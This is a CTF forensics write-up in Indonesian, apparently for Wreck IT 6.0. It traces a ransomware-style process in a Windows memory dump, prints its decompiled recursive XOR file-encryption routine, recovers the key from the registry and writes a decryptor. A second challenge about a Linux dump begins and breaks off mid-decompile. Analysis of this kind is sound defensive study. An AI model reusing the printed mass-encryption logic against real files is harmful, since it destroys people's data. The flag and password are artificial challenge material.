000b   4424 RuntimeBroker. PROC_DEBUG     0000000000000000
000c   4668 msedge.exe     PROC_DEBUG     0000000000000000
000d   4692 rdpclip.exe    PROC_DEBUG     0000000000000000
000e   4816 sihost.exe     PROC_DEBUG     0000000000000000
000f   4844 svchost.exe    PROC_DEBUG     0000000000000000
0010   4876 smartscreen.ex PROC_DEBUG     0000000000000000
0011   4888 svchost.exe    PROC_DEBUG     0000000000000000
0012   4956 taskhostw.exe  PROC_DEBUG     0000000000000000
0013   5016 taskhostw.exe  PROC_DEBUG     0000000000000000
0014   5132 ShellHost.exe  PROC_DEBUG     0000000000000000
0015   5400 svchost.exe    PROC_DEBUG     0000000000000000
0016   5760 DumpIt.exe     PROC_DEBUG     0000000000000000
0017   5908 RuntimeBroker. PROC_DEBUG     0000000000000000
0018   5988 RuntimeBroker. PROC_DEBUG     0000000000000000
0019   6100 svchost.exe    PROC_DEBUG     0000000000000000
001a   6920 ctfmon.exe     PROC_DEBUG     0000000000000000
001b   7148 dllhost.exe    PROC_DEBUG     0000000000000000
001c   7404 conhost.exe    PROC_DEBUG     0000000000000000
001d   7832 taskhostw.exe  PROC_DEBUG     0000000000000000
001e   7988 msedge.exe     PROC_DEBUG     0000000000000000
001f   8020 msedge.exe     PROC_DEBUG     0000000000000000
```

Dari hasil findevil.txt, terdapat beberapa proses yang cukup mencurigakan. Mengingat ini adalah malware yang melakukan encrypt (scenarionya begitu), saya langsung mengecek Explorer.exe terlebih dahulu pada PID 4184.


```
PS M:\pid\4184> type win-cmdline.txt
C:\Windows\Explorer.EXE
PS M:\pid\4184> type win-environment.txt
=::=::\
ALLUSERSPROFILE=C:\ProgramData
APPDATA=C:\Users\WDAGUtilityAccount\AppData\Roaming
CLIENTNAME=0f9ef152-e70d-4
CommonProgramFiles=C:\Program Files\Common Files
CommonProgramFiles(x86)=C:\Program Files (x86)\Common Files
CommonProgramW6432=C:\Program Files\Common Files
COMPUTERNAME=0AF559E6-71D3-4
ComSpec=C:\Windows\system32\cmd.exe
DriverData=C:\Windows\System32\Drivers\DriverData
EFC_4184=1
FPS_BROWSER_APP_PROFILE_STRING=Internet Explorer
FPS_BROWSER_USER_PROFILE_STRING=Default
HOMEDRIVE=C:
HOMEPATH=\Users\WDAGUtilityAccount
LOCALAPPDATA=C:\Users\WDAGUtilityAccount\AppData\Local
LOGONSERVER=\\0AF559E6-71D3-4
NUMBER_OF_PROCESSORS=12
OS=Windows_NT
Path=C:\Windows\system32;C:\Windows;C:\Windows\System32\Wbem;C:\Windows\System32\WindowsPowerShell\v1.0\;C:\Users\WDAGUtilityAccount\AppData\Local\Microsoft
\WindowsApps;
PATHEXT=.COM;.EXE;.BAT;.CMD;.VBS;.VBE;.JS;.JSE;.WSF;.WSH;.MSC
PROCESSOR_ARCHITECTURE=AMD64
PROCESSOR_IDENTIFIER=Intel64 Family 6 Model 141 Stepping 1, GenuineIntel
PROCESSOR_LEVEL=6
PROCESSOR_REVISION=8d01
ProgramData=C:\ProgramData
ProgramFiles=C:\Program Files
ProgramFiles(x86)=C:\Program Files (x86)
ProgramW6432=C:\Program Files
PSModulePath=C:\Program Files\WindowsPowerShell\Modules;C:\Windows\system32\WindowsPowerShell\v1.0\Modules
PUBLIC=C:\Users\Public
SESSIONNAME=31C5CE94259D4006A9E4#0
SystemDrive=C:
SystemRoot=C:\Windows
TEMP=C:\Users\WDAGUtilityAccount\AppData\Local\Temp
```

Hmm, tidak ada yang menarik. Selanjutnya saya coba cari ke process conhost.exe yaitu pada PID 1804 dan 7404. Pada PID 1804, saya tidak menemukan apa-apa, tetapi pada PID 7404 kita dapat melihat process encryption yang terjadi!


```
PS M:\pid\7404> type .\console\console.txt

Key:F3â•¡â•›â™«Â¾Mâ%ˆÃ„â^šÃ°o@Â¥
Encrypting: C:\Users\WDAGUtilityAccount\AppData\Local\ConnectedDevicesPlatform\CDPGlobalSettings.cdp
Encrypting: C:\Users\WDAGUtilityAccount\AppData\Local\ConnectedDevicesPlatform\Connected Devices Platform certificates.sst
Encrypting: C:\Users\WDAGUtilityAccount\AppData\Local\ConnectedDevicesPlatform\L.WDAGUtilityAccount\ActivitiesCache.db
Encrypting: C:\Users\WDAGUtilityAccount\AppData\Local\ConnectedDevicesPlatform\L.WDAGUtilityAccount\ActivitiesCache.db-shm
Encrypting: C:\Users\WDAGUtilityAccount\AppData\Local\ConnectedDevicesPlatform\L.WDAGUtilityAccount\ActivitiesCache.db-wal
Encrypting: C:\Users\WDAGUtilityAccount\AppData\Local\ConnectedDevicesPlatform\L.WDAGUtilityAccount.cdp
Encrypting: C:\Users\WDAGUtilityAccount\AppData\Local\ConnectedDevicesPlatform\L.WDAGUtilityAccount.cdpresource
Encrypting: C:\Users\WDAGUtilityAccount\AppData\Local\IconCache.db
Encrypting: C:\Users\WDAGUtilityAccount\AppData\Local\Microsoft\Credentials\DFBE70A7E5CC19A398EBF1B96859CE5D
Encrypting: C:\Users\WDAGUtilityAccount\AppData\Local\Microsoft\Edge\User Data\Ad Blocking\blocklist
Encrypting: C:\Users\WDAGUtilityAccount\AppData\Local\Microsoft\Edge\User Data\AutoLaunchProtocolsComponent\1.0.0.8\manifest.fingerprint
Encrypting: C:\Users\WDAGUtilityAccount\AppData\Local\Microsoft\Edge\User Data\AutoLaunchProtocolsComponent\1.0.0.8\manifest.json
Encrypting: C:\Users\WDAGUtilityAccount\AppData\Local\Microsoft\Edge\User Data\AutoLaunchProtocolsComponent\1.0.0.8\protocols.json
Encrypting: C:\Users\WDAGUtilityAccount\AppData\Local\Microsoft\Edge\User Data\BrowserMetrics\BrowserMetrics-67AEB044-1F34.pma
Encrypting: C:\Users\WDAGUtilityAccount\AppData\Local\Microsoft\Edge\User Data\BrowserMetrics-spare.pma
Encrypting: C:\Users\WDAGUtilityAccount\AppData\Local\Microsoft\Edge\User Data\component_crx_cache\eeobbhfgfagbclfofmgbdfoicabjdbkn_1.8BFD50D350D47445B57BB1
D61BBDE41CEDA7AC43DC81FCE95BF1AC646D97D2A0
Encrypting: C:\Users\WDAGUtilityAccount\AppData\Local\Microsoft\Edge\User Data\component_crx_cache\hjaimielcgmceiphgjjfddlgjklfpdei_1.A00289AF85D31D698A0F67
53B6CE67DBAB4BDFF639BDE5FC588A5D5D8A3885D5
Encrypting: C:\Users\WDAGUtilityAccount\AppData\Local\Microsoft\Edge\User Data\component_crx_cache\kmkacjgmmfchkbeglfbjjeidfckbnkca_1.4A84F2BDD63DABE6ABDE22
B90047A6942EEB7BDF93D8435CC4B188DBE72D9E30D
Encrypting: C:\Users\WDAGUtilityAccount\AppData\Local\Microsoft\Edge\User Data\component_crx_cache\ohckeflnhegojcjlcpbfpciadgikcohk_1.95FD9D48E4FC245A3F3A99
A3A16ECD1355050BA3F4AFC555F19A97C7F9B49677
Encrypting: C:\Users\WDAGUtilityAccount\AppData\Local\Microsoft\Edge\User Data\Crashpad\metadata
Encrypting: C:\Users\WDAGUtilityAccount\AppData\Local\Microsoft\Edge\User Data\Crashpad\settings.dat
Encrypting: C:\Users\WDAGUtilityAccount\AppData\Local\Microsoft\Edge\User Data\Crashpad\throttle_store.dat
Encrypting: C:\Users\WDAGUtilityAccount\AppData\Local\Microsoft\Edge\User Data\CrashpadMetrics-active.pma
Encrypting: C:\Users\WDAGUtilityAccount\AppData\Local\Microsoft\Edge\User Data\Default\arbitration_service_config.json
Encrypting: C:\Users\WDAGUtilityAccount\AppData\Local\Microsoft\Edge\User Data\Default\Asset Store\assets.db\000003.log
Encrypting: C:\Users\WDAGUtilityAccount\AppData\Local\Microsoft\Edge\User Data\Default\Asset Store\assets.db\CURRENT
Encrypting: C:\Users\WDAGUtilityAccount\AppData\Local\Microsoft\Edge\User Data\Default\Asset Store\assets.db\LOCK
Encrypting: C:\Users\WDAGUtilityAccount\AppData\Local\Microsoft\Edge\User Data\Default\Asset Store\assets.db\LOG
Encrypting: C:\Users\WDAGUtilityAccount\AppData\Local\Microsoft\Edge\User Data\Default\Asset Store\assets.db\MANIFEST-000002
Encrypting: C:\Users\WDAGUtilityAccount\AppData\Local\Microsoft\Edge\User Data\Default\AutofillStrikeDatabase\LOCK
Encrypting: C:\Users\WDAGUtilityAccount\AppData\Local\Microsoft\Edge\User Data\Default\AutofillStrikeDatabase\LOG
Encrypting: C:\Users\WDAGUtilityAccount\AppData\Local\Microsoft\Edge\User Data\Default\BudgetDatabase\LOCK
Encrypting: C:\Users\WDAGUtilityAccount\AppData\Local\Microsoft\Edge\User Data\Default\BudgetDatabase\LOG
Encrypting: C:\Users\WDAGUtilityAccount\AppData\Local\Microsoft\Edge\User Data\Default\Cache\Cache_Data\data_0
Encrypting: C:\Users\WDAGUtilityAccount\AppData\Local\Microsoft\Edge\User Data\Default\Cache\Cache_Data\data_1
Encrypting: C:\Users\WDAGUtilityAccount\AppData\Local\Microsoft\Edge\User Data\Default\Cache\Cache_Data\data_2
Encrypting: C:\Users\WDAGUtilityAccount\AppData\Local\Microsoft\Edge\User Data\Default\Cache\Cache_Data\data_3
```

Sekarang, kita cuma perlu trace di mana letak binary yang melakukan encryption tersimpan.

```
PS M:\pid\7404> type .\ppid.txt
1500
PS M:\pid\7404>
```



```
PS M:\pid\1500> type name.txt
host.exe
PS M:\pid\1500> type .\win-cmdline.txt
"C:\Program Files (x86)\Common Files\Microsoft Shared\MSInfo\host.exe"
PS M:\pid\1500> cd M:\pid\1500\files\vads
PS M:\pid\1500\files\vads> dir


    Directory: M:\pid\1500\files\vads


Mode                 LastWriteTime         Length Name
----                 -------------         ------ ----
------          10/4/2025   9:18 PM          66082 ffff9406a7eaf670-C_1252.NLS
------          10/4/2025   9:18 PM          66594 ffff9406a7eaf220-C_437.NLS
------          10/4/2025   9:18 PM           9926 ffff9406a76d6950-l_intl.nls
------          10/4/2025   9:18 PM         861992 ffff9406a7e3d140-locale.nls
------          10/4/2025   9:18 PM         156137 ffff9406b083dde0-host.exe
------          10/4/2025   9:18 PM        1377472 ffff9406a7e3b6b0-ucrtbase.dll
------          10/4/2025   9:18 PM        1228672 ffff9406a7e3c7e0-gdi32full.dll
------          10/4/2025   9:18 PM         170928 ffff9406a7e3b520-win32u.dll
------          10/4/2025   9:18 PM         641952 ffff9406a7e3b390-msvcp_win.dll
------          10/4/2025   9:18 PM        3984784 ffff9406a7e3dc30-KernelBase.dll
------          10/4/2025   9:18 PM         741104 ffff9406aa4578b0
------          10/4/2025   9:18 PM         183272 ffff9406a7e3aee0-gdi32.dll
------          10/4/2025   9:18 PM        1154320 ffff9406a7e3a260-rpcrt4.dll
------          10/4/2025   9:18 PM        1889816 ffff9406a7e3d5f0-user32.dll
------          10/4/2025   9:18 PM         691576 ffff9406a7e3bcf0-sechost.dll
------          10/4/2025   9:18 PM         827920 ffff9406a7e3abc0-kernel32.dll
------          10/4/2025   9:18 PM         203824 ffff9406ab2b31d0-imm32.dll
------          10/4/2025   9:18 PM         699704 ffff9406a7e3d780-msvcrt.dll
------          10/4/2025   9:18 PM        2505496 ffff9406aa040a30-ntdll.dll


PS M:\pid\1500\files\vads>
```




Mencurigakan, langsung saja kita coba decompile.

**solve.py**

```
__int64 sub_7FF6B224192B()
{
  char v1[268]; // [rsp+20h] [rbp-60h] BYREF
  unsigned int v2; // [rsp+12Ch] [rbp+ACh]
  char v3[264]; // [rsp+130h] [rbp+B0h] BYREF
  __int64 v4; // [rsp+238h] [rbp+1B8h]

  sub_7FF6B2241AE0();
  v2 = 256;
  if ( (unsigned int)sub_7FF6B2241456(v3) )
  {
    ((void (__fastcall *)())((char *)&byte_7FF6B2249329 + 47))();
    sub_7FF6B224179B(v1, v3, v2);
    sub_7FF6B2243568("Task completed. Process entering idle
state.");
    v4 = ((__int64 (__fastcall *)())((char *)&byte_7FF6B2249329 +
55))();
    ((void (__fastcall *)())((char *)&byte_7FF6B2249329 + 551))();
    while ( 1 )
      ((void (__fastcall *)())((char *)&byte_7FF6B2249329 +
```

```
103))();
  }
  sub_7FF6B2243568("Key retrieval failed...");
  return 1LL;
}

__int64 __fastcall sub_7FF6B2241456(const char *a1)
{
  int v2; // [rsp+34h] [rbp-Ch]

  if ( ((unsigned int (__fastcall *)())((char *)&byte_7FF6B2249329
+ 7))() )
  {
    sub_7FF6B2243568("Failed to open registry key.");
    return 0LL;
  }
  else if ( !((unsigned int (__fastcall *)())((char
*)&byte_7FF6B2249329 + 15))() && v2 == 3 )
  {
    if ( ((unsigned int (__fastcall *)())((char
*)&byte_7FF6B2249329 + 15))() )
    {
      sub_7FF6B2243568("Failed to retrieve key data.");
      unk_7FF6B2249328();
      return 0LL;
    }
    else
    {
      sub_7FF6B22433C0("Key: %s\n", a1);
      unk_7FF6B2249328();
      return 1LL;
    }
  }
  else
  {
    sub_7FF6B2243568("Failed to read registry value.");
    unk_7FF6B2249328();
    return 0LL;
  }
}

__int64 __fastcall sub_7FF6B224179B(__int64 a1, __int64 a2,
unsigned int a3)
{
  __int64 result; // rax
  int v4; // r9d
  int v5; // [rsp+20h] [rbp-60h]
  int v6; // [rsp+28h] [rbp-58h]
```

```
  int v7; // [rsp+30h] [rbp-50h] BYREF
  __int16 v8; // [rsp+36h] [rbp-4Ah]
  int v9; // [rsp+38h] [rbp-48h]
  int v10; // [rsp+40h] [rbp-40h]
  int v11; // [rsp+48h] [rbp-38h]
  int v12; // [rsp+50h] [rbp-30h]
  int v13; // [rsp+58h] [rbp-28h]
  _DWORD v14[4]; // [rsp+60h] [rbp-20h] BYREF
  char v15; // [rsp+70h] [rbp-10h]
  __int64 v16; // [rsp+170h] [rbp+F0h]
  __int64 v17; // [rsp+178h] [rbp+F8h]

  result = sub_7FF6B2242B20(a1);
  v17 = result;
  if ( result )
  {
    while ( 1 )
    {
      v16 = sub_7FF6B2242D30(v17);
      if ( !v16 )
        break;
      if ( (unsigned int)sub_7FF6B22434F0(v16 + 8, ".") )
      {
        if ( (unsigned int)sub_7FF6B22434F0(v16 + 8, "..") )
        {
          v5 = v16 + 8;
          sub_7FF6B2243380(v14, 260LL, "%s\\%s", a1);
          if ( !(unsigned int)sub_7FF6B2241430((__int64)v14,
(__int64)&v7) )
          {
            if ( (v8 & 0xF000) == 0x4000 )
            {
              sub_7FF6B224179B(v14, a2, a3);
            }
            else if ( (v8 & 0xF000) == 0x8000 )
            {
              sub_7FF6B2241619((unsigned int)v14, a2, a3, v4, v5,
v6, v7, v9, v10, v11, v12, v13, v14[0], v14[2], v15);
              sub_7FF6B22433C0("Encrypting: %s\n", (const char
*)v14);
            }
          }
        }
      }
    }
    return sub_7FF6B2242F60(v17);
  }
  return result;
```

```
}

// positive sp value has been detected, the output may be wrong!
__int64 sub_7FF6B2241619()
{
  void *v0; // rsp
  __int64 v1; // rcx
  __int64 v2; // rdx
  unsigned int v3; // r8d
  __int64 result; // rax
  const char *v5; // [rsp-1130h] [rbp-1138h]
  _BYTE v6[4096]; // [rsp-1120h] [rbp-1128h] BYREF
  _BYTE v7[264]; // [rsp-120h] [rbp-128h] BYREF
  __int64 v8; // [rsp-18h] [rbp-20h]
  __int64 v9; // [rsp-10h] [rbp-18h]
  __int64 v10; // [rsp-8h] [rbp-10h]
  __int64 v11; // [rsp+10h] [rbp+8h]
  __int64 v12; // [rsp+18h] [rbp+10h]
  unsigned int v13; // [rsp+20h] [rbp+18h]

  v0 = alloca(sub_7FF6B2242AE0());
  v11 = v1;
  v12 = v2;
  v13 = v3;
  result = ((__int64 (__fastcall *)(__int64, const char
*))sub_7FF6B2243550)(v1, "rb");
  v10 = result;
  if ( result )
  {
    v5 = ".regiscrypt";
    sub_7FF6B2243380(v7, 260LL, "%s%s", v11);
    v9 = ((__int64 (__fastcall *)(_BYTE *, const char
*))sub_7FF6B2243550)(v7, "wb");
    if ( v9 )
    {
      while ( 1 )
      {
        v8 = ((__int64 (__fastcall *)(_BYTE *, __int64, __int64,
__int64, const char *))sub_7FF6B2243558)(
               v6,
               1LL,
               4096LL,
               v10,
               v5);
        if ( !v8 )
          break;
        sub_7FF6B22415AD((__int64)v6, v8, v12, v13);
        ((void (__fastcall *)(_BYTE *, __int64, __int64,
```

```
__int64))sub_7FF6B2243560)(v6, 1LL, v8, v9);
      }
      ((void (__fastcall *)(__int64))sub_7FF6B2243548)(v10);
      ((void (__fastcall *)(__int64))sub_7FF6B2243548)(v9);
      return ((__int64 (__fastcall
*)(__int64))sub_7FF6B2243648)(v11);
    }
    else
    {
      return ((__int64 (__fastcall
*)(__int64))sub_7FF6B2243548)(v10);
    }
  }
  return result;
}

__int64 __fastcall sub_7FF6B22415AD(__int64 a1, unsigned int a2,
__int64 a3, unsigned int a4)
{
  __int64 result; // rax
  unsigned int i; // [rsp+Ch] [rbp-4h]

  for ( i = 0; ; ++i )
  {
    result = i;
    if ( i >= a2 )
      break;
    *(_BYTE *)(i + a1) ^= *(_BYTE *)(i % a4 + a3);
  }
  return result;
}
```

Hasil decompile menunjukkan bahwa malware menggunakan recursive directory traversal untuk melakukan enkripsi file secara massal. Encryptionnya sendiri dilakukan dengan membaca file dalam chunks 4096 byte, melakukan encryption per chunk dengan metode XOR, lalu menuliskannya ke file baru dengan extension .regiscrypt.

Untuk keynya sendiri kita bisa menemukannya di Windows Registry pada path SYSTEM\CurrentControlSet\Control\Lsa\Data dengan value name Pattern (ketemu modal strings and grep).

```
PS M:\misc\view\txt\registry\by-hive\0xffff808e682ed000-SYSTEM-unknown\ROOT\ControlSet001\Control\Lsa\Data> dir


    Directory: M:\misc\view\txt\registry\by-hive\0xffff808e682ed000-SYSTEM-unknown\ROOT\ControlSet001\Control\Lsa\Data


Mode                 LastWriteTime         Length Name
----                 -------------         ------ ----
------         2/12/2025   8:40 AM             64 (_Key_).txt
------         2/12/2025   8:40 AM            113 Pattern.txt


PS M:\misc\view\txt\registry\by-hive\0xffff808e682ed000-SYSTEM-unknown\ROOT\ControlSet001\Control\Lsa\Data> type .\Pattern.txt
ffff808e682ed000:00932fe0
REG_BINARY
0000    08 46 33 b5 be 07 0e ac  4d f7 8e fb a2 6f 40 9d   .F3.....M....o@.
PS M:\misc\view\txt\registry\by-hive\0xffff808e682ed000-SYSTEM-unknown\ROOT\ControlSet001\Control\Lsa\Data>
```

Sekarang kita tinggal decrypt saja encrypted pdf yang kita miliki!

**solve.py**

```python
key = bytes([0x08, 0x46, 0x33, 0xb5, 0xbe, 0x07, 0x0e, 0xac,
             0x4d, 0xf7, 0x8e, 0xfb, 0xa2, 0x6f, 0x40, 0x9d])

with open('important-document-1.pdf.regiscrypt', 'rb') as f:
    data = f.read()

decrypted = bytearray(data[i] ^ key[i % len(key)] for i in range(len(data)))

with open('important-document-1.pdf', 'wb') as f:
    f.write(decrypted)
```

## Flag


WRECKIT60{smg_lbh_gmpg_dri_final_cj24_eeac14df9b}

**[995 pts] It Wrecked**

**Description**

Im running my server a newly created Wreck IT 6.0 Remote Configuration service. But something is off and suddenly my files is encrypted. Help me to investigate...
password:
6af8da087213bdcf7ce4ae4c5afac8f3276d50206d3cc19b02883a38d261837c

https://drive.google.com/file/d/1yAr96KTsdRivd9bYDvbWjwJJlesswwvm/view


**Solusi**

Pada challenge ini kita diberikan sebuah linux dump. Karena deskripsinya mengatakan tentang encrypted file, pertama-tama saya coba cek dulu di mana letak file encryptednya.


```
tipsen:kali:% cat README.txt
you have been ransomed by keii again pay me 10k usdt to unlock%
tipsen:kali:% pwd
/mnt/e/wreckit/foren2/home/kali
tipsen:kali:%
```

```
tipsen:Documents:% xxd Project\ proposal.pdf| head
00000000: ac08 f40a a75f eccc d351 34d4 c755 cbf5  ......_...Q4..U..
00000010: 984a 4a1e 1b28 6de0 4380 51cf 9e95 b732  .JJ..(m.C.Q....2
00000020: 7b3d a678 d31d 2c76 b3d4 83dc d619 0e44  {=.x..,v.......D
00000030: fd8f 3d8e 82bb 7e48 1693 82f2 9a0e 48b6  ..=...~H......H.
00000040: 5516 aba2 b5b5 1b5a 64ad c5df ebe1 dfa8  U......Zd.......
00000050: 5f28 53db a825 5f81 8a11 760d ead8 b60e  _(S..%_...v.....
00000060: 5183 f1a2 6790 fade 1bf6 d17b 4418 bd7c  Q...g......{D..|
00000070: ce96 c9bd fae0 fc64 f2ce ae91 5ea2 16aa  .......d....^...
00000080: ffc0 67c8 9853 aaa5 34f6 906c fe86 9604  ..g..S..4..l....
00000090: 61ae bee6 6499 4e7d 9f2c d710 d5f5 243f  a...d.N}.,....$?
tipsen:Documents:%
```

Oke, sepertinya target dari challenge ini adalah untuk melakukan decryption terhadap file pdf tersebut. Selanjutnya, kita cek log file. Pada var/log/private/session.log kita dapat menemukan data berikut:




Satu-satunya operasi debug code di antara generate password key lainnya. Dengan demikian, sekarang kita coba cari binary yang dieksekusi pada log ini.




Sepertinya ini binary yang digunakan! Langsung saja kita decompile.

**wreck-it**

```
int handle_client()
{
  char v1; // [rsp+Fh] [rbp-1h]

  banner();
  while ( 1 )
  {
    puts("\nSelect an option:");
    puts("1. Sync Configuration");
    puts("2. Generate Password Key");
    puts("3. Input Debug Code");
    printf("4. Exit\n> ");
    fflush(stdout);
    v1 = getchar();
    while ( getchar() != 10 )
      ;
    putchar(10);
    if ( v1 == 52 )
